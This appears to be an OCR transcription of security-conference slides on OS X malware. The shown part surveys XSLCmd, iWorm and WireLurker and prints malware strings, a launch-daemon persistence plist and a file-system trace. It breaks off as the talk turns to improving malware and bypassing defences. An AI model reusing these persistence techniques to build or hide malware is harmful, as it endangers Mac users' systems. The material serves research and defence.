
Writing Bad @$$ Malware

for OS X



@patrickwardle

Synack

WHOIS

Synack


always looking for more experts!

“sources a global contingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers’ web apps, mobile apps, and infrastructure endpoints.”

vetted researchers

internal R&D

backed by google




@patrickwardle


/NASA /NSA /VRL /SYNACK

AN OUTLINE


this talk will cover...



overview of os x malware



bad @$$ malware



defenses

infection

persistence


self-defense


features

bypassing psps

OVERVIEW OF OS X MALWARE

...& the current status quo







Synack

The Rise of Macs

macs are everywhere (home & enterprise)

#3 usa / #5 worldwide
vendor in pc shipments





macs as % of total usa pc sales


"*Mac notebook sales have grown 21% over the last year, while total industry sales have fallen*" -apple (3/2015)


Malware on OS X?

but macs don't get malware...right?

> *"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers." -apple.com (2012)*

'first' virus (elk cloner)
infected apple II's






last year(s) ~50 new
os x malware families

OSX/XSLCMD

provides reverse shell, keylogging, & screen capture

```
__cstring:0000E910
 clipboardd db 'clipboardd',0
 com_apple db 'com.apple.service.clipboardd.plist',0
 libraryLaunch db '/Library/LaunchAgents',0
 db '<plist version="1.0">',0Ah
 db '<key>RunAtLoad</key>',0Ah
```


persistence as launch agent




4/2015
0day! (r00t-pipe)

*"a previously unknown variant of the **APT backdoor** XSLCmd which is designed to compromise Apple OS X systems" -fireeye.com*

launch agent



reverse shell



keylogging

screen capture

Synack

OSX/iWorm

‘standard’ backdoor, providing survey, download/execute, etc.

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)	SE	LE
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog	80	3
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog	39	3
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog	421	9
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog	261	13

infected torrents

com.JavaW.plist

com.JavaW.plist

com.JavaW.plist 〉 No Selection

Key	Type	Value
▼ Root	Dictionary	(3 items)
Label	String	com.JavaW
▼ ProgramArguments	Array	(1 item)
Item 0	String	/Library/Application Support/JavaW/JavaW
RunAtLoad	Boolean	YES


launch daemon plist

```
# fs_usage -w -f filesys
20:28:28.727871  open    /Library/LaunchDaemons/com.JavaW.plist
20:28:28.727890  write     B=0x16b
```


persisting

launch daemon

survey



download



execute


Synack

OSX/WireLurker

an iOS infector (via USB)

"a collection of scripts, property lists, & binaries all duct-taped together on the desktop, making it easy to detect." -j zdziarski

infected application
'Maiyadi App Store'



Synack

The (Known) Status Quo

the current state of OS X malware

infection

- trojans
- phishing/old bugs

stealth

- 'hide' in plain site

persistence

- well known techniques
- majority: launch items

features

- inelegantly implemented
- suffice for the job

self-defense

- minimal obfuscation
- trivial to detect & remove

psps bypass


- no psp detection/logic
- trivial to detect


grade: C

"current OS X malware, while sufficient, is inelegant, amateur, and trivial to detect & prevent"

BAD @$$ OS X MALWARE

current malware++






Synack

Initial Infection Vector(s)


current methods are rather lame

protects dumb users




Gatekeeper blocking untrusted code

somewhat effective, but smart users should be ok.



fake installers/updates



